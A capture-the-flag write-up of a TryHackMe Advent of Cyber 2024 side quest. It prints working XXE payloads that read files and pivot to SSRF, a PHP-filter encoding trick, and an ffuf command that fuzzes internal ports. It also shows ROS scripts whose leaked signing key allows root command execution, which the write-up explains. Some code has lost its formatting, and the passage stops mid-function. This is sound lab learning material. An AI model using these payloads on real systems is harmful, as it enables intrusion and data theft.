TryHackMe: AoC 2024 Side Quest Two
Second Side Quest started with exploiting an XML External Entity (XXE) vulnerability to perform a Server-Side Request Forgery (SSRF) attack on the machine associated with Advent of Cyber Day 5. This allowed us to reach an internal server and discover the endpoint for the keycard.
After obtaining the keycard and discovering the password stored on it, we used it to disable the firewall on the servers and used the credentials provided in the room to gain sessions on them. After that, inspecting the sudo privileges for the users, we discovered that both users could execute a ROS script as root.
First, we analyzed the source code of the scripts to understand their functionality and set up the environment necessary for them to communicate with each other. Then, by observing the messages they published, we captured the private key used to sign these exchanged messages and with this private key, we were able to execute commands on the Yang machine as root.
Having root access on the Yang machine enabled us to obtain the secret used by the scripts, which in turn allowed us to execute commands on the Yin machine as root and complete the challenge.

Finding the Keycard
SSRF via XXE
To solve the Advent of Cyber Day 5 challenge, we exploited an XXE vulnerability to read files from the system using the payload provided in the room:
<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY payload SYSTEM "/etc/hosts"> ]>
<wishlist>
  <user_id>1</user_id>
     <item>
       <product_id>&payload;</product_id>
     </item>
</wishlist>
This payload works and allows us to read files from the system.

However, beyond reading files, we can attempt to exploit the XXE vulnerability to achieve SSRF by supplying a URL instead of a file path in the entity. The modified payload looks like this:
<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY payload SYSTEM "https://10.11.72.22/"> ]>
<wishlist>
  <user_id>1</user_id>
     <item>
       <product_id>&payload;</product_id>
     </item>
</wishlist>

We confirm that this works as we observe a hit on our web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (https://0.0.0.0:80/) ...
10.10.97.14 - - [06/Dec/2024 14:52:22] "GET / HTTP/1.0" 200 -
Although we confirmed the SSRF vulnerability, there is a problem: instead of the response, we receive a Failed to parse XML error.

This issue occurs because of how the server resolves entities before parsing the XML payload. In this case, the server sends a request to https://127.0.0.1/, replaces &payload; with the response, and, since HTML documents share a similar syntax with XML and contain the same special characters, it attempts to parse the response as XML. However, it fails because HTML and XML are not exactly the same.

We can fix this problem by using PHP filters to base64 encode the response returned by the server before it replaces the &payload; in our payload, as shown:
<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY payload SYSTEM "php://filter/convert.base64-encode/resource=https://127.0.0.1/"> ]>
<wishlist>
  <user_id>1</user_id>
     <item>
       <product_id>&payload;</product_id>
     </item>
</wishlist>
This time, the payload works, and instead of the parsing error, we receive the base64 encoded response from https://127.0.0.1/.
Discovering the Internal Web Application
With the SSRF vulnerability confirmed and allowing us not only to force the server to make requests but also to retrieve responses, we can use it to discover internal applications by fuzzing for open ports, as hinted in the room, using ffuf with the following command:
$ ffuf -u 'https://10.10.97.14/wishlist.php' -X POST -H 'Content-Type: application/xml' -d '<!--?xml version="1.0" ?--><!DOCTYPE foo [<!ENTITY payload SYSTEM "php://filter/convert.base64-encode/resource=https://127.0.0.1:FUZZ/"> ]><wishlist><user_id>1</user_id><item><product_id>&payload;</product_id></item></wishlist>' -w <(seq 1 65535) -fs 19 -t 100 -mc all
...
80                      [Status: 200, Size: 6295, Words: 5, Lines: 1, Duration: 6910ms]
3306                    [Status: 200, Size: 27, Words: 5, Lines: 1, Duration: 1463ms]
8080                    [Status: 200, Size: 1035, Words: 5, Lines: 1, Duration: 185ms]
Discovering the Keycard Endpoint
This reveals another application running on port 8080, which we can investigate using the following payload:
<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY payload SYSTEM "php://filter/convert.base64-encode/resource=https://127.0.0.1:8080/"> ]>
<wishlist>
  <user_id>1</user_id>
     <item>
       <product_id>&payload;</product_id>
     </item>
</wishlist>

Decoding the base64 response reveals another web application with directory listing enabled, containing a single file named access.log:
$ echo 'PC...Cg==' | base64 -d
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /</title>
</head>
<body>
<h1>Index of /</h1>
<table>
<tr><th valign="top"><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/unknown.gif" alt="[ ]"></td><td><a href="access.log">access.log</a></td><td align="right">2024-12-03 12:53 </td><td align="right">223 </td><td> </td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.41 (Ubuntu) Server at 127.0.0.1 Port 8080</address>
</body></html>
Next, we adjust our payload to fetch the access.log file instead of the directory index:
<!--?xml version="1.0" ?-->
<!DOCTYPE foo [<!ENTITY payload SYSTEM "php://filter/convert.base64-encode/resource=https://127.0.0.1:8080/access.log"> ]>
<wishlist>
  <user_id>1</user_id>
     <item>
       <product_id>&payload;</product_id>
     </item>
</wishlist>

Decoding the response reveals the following log entry, showing a single request to an endpoint:
$  echo 'MT...Cg==' | base64 -d
10.13.27.113 - - [18/Nov/2024:14:43:35 +0000] "GET /k3[REDACTED]ZZ/t2[REDACTED]yS.png HTTP/1.1" 200 194 "https://10.10.218.19/product.php?id=1" "Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0"

Finally, by visiting the endpoint /k3[REDACTED]ZZ/t2[REDACTED]yS.png on port 80, we locate the keycard, which contains the password: sm[REDACTED]ys.
Side Quest
With the password from the keycard in hand, we can proceed to the side quest, which involves two machines: Yin and Yang.
Disabling the Firewall
Initial scans of the machines reveal that the only open port on both machines is 21337, which hosts an HTTP server.
Visiting port 21337 on both servers, we encounter the same web application prompting us for a decryption key to unlock the server.

Submitting the password obtained from the keycard results in a confirmation message stating that the password is correct and the server is unlocked.

After unlocking both servers and scanning for open ports again, we observe that port 22 (SSH) is now accessible on both machines.
With SSH access enabled, we use the credentials provided in the room (yin:yang and yang:yin) to gain shell access on both machines.
$ ssh yin@10.10.69.248
...
yin@ip-10-10-69-248:~$ id
uid=1002(yin) gid=1002(yin) groups=1002(yin)
$ ssh yang@10.10.61.142
...
yang@ip-10-10-61-142:~$ id
uid=1002(yang) gid=1002(yang) groups=1002(yang)
Examining the ROS Scripts
Checking the sudo privileges for both users on both machines, we observe that we can execute /catkin_ws/yin.sh on the Yin machine as root and /catkin_ws/yang.sh on the Yang machine as root.
yin@ip-10-10-69-248:~$ sudo -l
Matching Defaults entries for yin on ip-10-10-69-248:
    mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, always_set_home

User yin may run the following commands on ip-10-10-69-248:
    (root) NOPASSWD: /catkin_ws/yin.sh
yang@ip-10-10-61-142:~$ sudo -l
Matching Defaults entries for yang on ip-10-10-61-142:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User yang may run the following commands on ip-10-10-61-142:
    (root) NOPASSWD: /catkin_ws/yang.sh
Starting with the script on the Yin machine, we find that it uses rosrun from ROS to execute the runyin.py script located at /catkin_ws/src/yin/scripts/runyin.py, after sourcing the necessary ROS environment files to ensure all dependencies are configured correctly.
yin@ip-10-10-69-248:~$ cat /catkin_ws/yin.sh
#!/usr/bin/bash

source /opt/ros/noetic/setup.bash
source /catkin_ws/devel/setup.bash

rosrun yin runyin.py
Next, we examine the /catkin_ws/src/yin/scripts/runyin.py script:
#!/usr/bin/python3

import rospy
import base64
import codecs
import os
from std_msgs.msg import String
from yin.msg import Comms
from yin.srv import yangrequest
import hashlib
from Cryptodome.Signature import PKCS1_v1_5
from Cryptodome.PublicKey import RSA
from Cryptodome.Hash import SHA256

class Yin:
    def __init__(self):

        self.messagebus = rospy.Publisher('messagebus', Comms, queue_size=50)


        #Read the message channel private key
        pwd = b'secret'
        with open('/catkin_ws/privatekey.pem', 'rb') as f:
            data = f.read()
            self.priv_key = RSA.import_key(data,pwd)

        self.priv_key_str = self.priv_key.export_key().decode()

        rospy.init_node('yin')

        self.prompt_rate = rospy.Rate(0.5)

        #Read the service secret
        with open('/catkin_ws/secret.txt', 'r') as f:
            data = f.read()
            self.secret = data.replace('\n','')

        self.service = rospy.Service('svc_yang', yangrequest, self.handle_yang_request)

    def handle_yang_request(self, req):
        # Check secret first
        if req.secret != self.secret:
            return "Secret not valid"

        sender = req.sender
        receiver = req.receiver
        action = req.command

        os.system(action)

        response = "Action performed"

        return response


    def getBase64(self, message):
        hmac = base64.urlsafe_b64encode(message.timestamp.encode()).decode()
        hmac += "."
        hmac += base64.urlsafe_b64encode(message.sender.encode()).decode()
        hmac += "."
        hmac += base64.urlsafe_b64encode(message.receiver.encode()).decode()
        hmac += "."
        hmac += base64.urlsafe_b64encode(str(message.action).encode()).decode()
        hmac += "."
        hmac += base64.urlsafe_b64encode(str(message.actionparams).encode()).decode()
        hmac += "."
        hmac += base64.urlsafe_b64encode(message.feedback.encode()).decode()
        return hmac

    def getSHA(self, hmac):
        m = hashlib.sha256()
        m.update(hmac.encode())
        return str(m.hexdigest())

    #This function will craft the signature for the message based on the specific system being talked to
    def sign_message(self, message):
        hmac = self.getBase64(message)
        hmac = SHA256.new(hmac.encode('utf-8'))
        signature = PKCS1_v1_5.new(self.priv_key).sign(hmac)
        sig = base64.b64encode(signature).decode()
        message.hmac = sig
        return message

    def craft_ping(self, receiver):
        message = Comms()
        message.timestamp = str(rospy.get_time())
        message.sender = "Yin"
        message.receiver = receiver
        message.action = 1
        message.actionparams = ['touch /home/yang/yin.txt']
        #message.actionparams.append(self.priv_key_str)
        message.feedback = "ACTION"
        message.hmac = ""
        return message

    def send_pings(self):
        # Yang
        message = self.craft_ping("Yang")
        message = self.sign_message(message)
        self.messagebus.publish(message)

    def run_yin(self):
        while not rospy.is_shutdown():
            self.send_pings()
            self.prompt_rate.sleep()

if __name__ == '__main__':
    try:
        yin = Yin()
        yin.run_yin()

    except rospy.ROSInterruptException:
        pass
Checking the runyin.py script, we can see that it utilizes ROS to perform several tasks:
- When the script is executed, it first initializes the
Yinclass.if __name__ == '__main__': try: yin = Yin() yin.run_yin() except rospy.ROSInterruptException: pass- The initializer for the
Yinclass first obtains a handle to themessagebustopic asmessagebusto publish messages usingrospy.Publisher.self.messagebus = rospy.Publisher('messagebus', Comms, queue_size=50) - It then reads the private key from the
/catkin_ws/privatekey.pemfile, usingsecretas the passphrase, and stores it in thepriv_keyvariable.pwd = b'secret' with open('/catkin_ws/privatekey.pem', 'rb') as f: data = f.read() self.priv_key = RSA.import_key(data,pwd) - Next, it initializes a node named
yinfor therospyprocess usingrospy.init_node.rospy.init_node('yin') - It reads the contents of
/catkin_ws/secret.txtand saves them in thesecretparameter.with open('/catkin_ws/secret.txt', 'r') as f: data = f.read() self.secret = data.replace('\n','') - Finally, it registers a service named
svc_yangto handleyangrequestrequests, with the callback functionhandle_yang_request.self.service = rospy.Service('svc_yang', yangrequest, self.handle_yang_request) - The
yangrequestrequest format is as follows:yin@ip-10-10-69-248:/catkin_ws/src/yin/srv$ cat yangrequest.srv string secret string command string sender string receiver --- string response
- The initializer for the
- After this setup, the
run_yinmethod of theYinclass is called, which periodically invokes thesend_pingsfunction in a while loop, with a brief sleep in between.def run_yin(self): while not rospy.is_shutdown(): self.send_pings() self.prompt_rate.sleep() - The
send_pingsfunction is relatively simple:def send_pings(self): # Yang message = self.craft_ping("Yang") message = self.sign_message(message) self.messagebus.publish(message)- First, it calls the
craft_pingfunction with thereceiverargument set toYang. The function creates aCommsmessage, populates all fields except thehmacfield, and returns the message.def craft_ping(self, receiver): message = Comms() message.timestamp = str(rospy.get_time()) message.sender = "Yin" message.receiver = receiver message.action = 1 message.actionparams = ['touch /home/yang/yin.txt'] #message.actionparams.append(self.priv_key_str) message.feedback = "ACTION" message.hmac = "" return message - The script then calls the
sign_messagefunction with the crafted message. Thesign_messagefunction signs theCommsmessage with the private key from/catkin_ws/privatekey.pemand sets thehmacfield in the message to the generated signature.def sign_message(self, message): hmac = self.getBase64(message) hmac = SHA256.new(hmac.encode('utf-8')) signature = PKCS1_v1_5.new(self.priv_key).sign(hmac) sig = base64.b64encode(signature).decode() message.hmac = sig return message - Finally, the
messagebus.publishfunction is called with the signed message, publishing it to themessagebustopic.self.messagebus.publish(message)
- First, it calls the
Now, let’s move on to the script on the Yang machine. We can see that it is identical to the one on the Yin machine, except for the script being run.
yang@ip-10-10-61-142:~$ cat /catkin_ws/yang.sh
#!/usr/bin/bash
source /opt/ros/noetic/setup.bash
source /catkin_ws/devel/setup.bash
rosrun yang runyang.py
Next, let’s examine the runyang.py script, which can be found at /catkin_ws/src/yang/scripts/runyang.py on the Yang machine:
#!/usr/bin/python3
import rospy
import base64
import codecs
import os
from std_msgs.msg import String
from yang.msg import Comms
from yang.srv import yangrequest
import hashlib
from Cryptodome.Signature import PKCS1_v1_5
from Cryptodome.PublicKey import RSA
from Cryptodome.Hash import SHA256
class Yang:
def __init__(self):
self.messagebus = rospy.Publisher('messagebus', Comms, queue_size=50)
#Read the message channel private key
pwd = b'secret'
with open('/catkin_ws/privatekey.pem', 'rb') as f:
data = f.read()
self.priv_key = RSA.import_key(data,pwd)
self.priv_key_str = self.priv_key.export_key().decode()
rospy.init_node('yang')
self.prompt_rate = rospy.Rate(0.5)
#Read the service secret
with open('/catkin_ws/secret.txt', 'r') as f:
data = f.read()
self.secret = data.replace('\n','')
rospy.Subscriber('messagebus', Comms, self.callback)
def callback(self, data):
#First check to do is see if this is a message for us and one we need to respond to
if (data.receiver != "Yang"):
return
#Now we know the message is for us. We can start system checks to see if it is a valid message
if (not self.validate_message(data)):
print ("Message could not be validated")
return
#Now we can action the message and send a reply
for action in data.actionparams:
os.system(action)
#Now request an action from Yin
self.yin_request()
#Send reply
reply = Comms()
reply.timestamp = str(rospy.get_time())
reply.sender = "Yang"
reply.receiver = "Yin"
reply.action = 2
reply.actionparams = []
reply.actionparams.append(self.priv_key_str)
reply.feedback = "Action Done"
reply.hmac = ""
reply = self.sign_message(reply)
self.messagebus.publish(reply)
def validate_message(self, message):
valid = True
#Only accept messages from the allfather
if (message.sender != "Yin"):
valid = False
print ("Message is not from Yin")
return valid
#First we need to validate the timestamp. The difference should not be bigger than threshold
current_time = str(rospy.get_time())
current_time_sec = int(current_time.split('.')[0])
current_time_nsec = int(current_time.split('.')[1])
message_time_sec = int(message.timestamp.split('.')[0])
message_time_nsec = int(message.timestamp.split('.')[1])
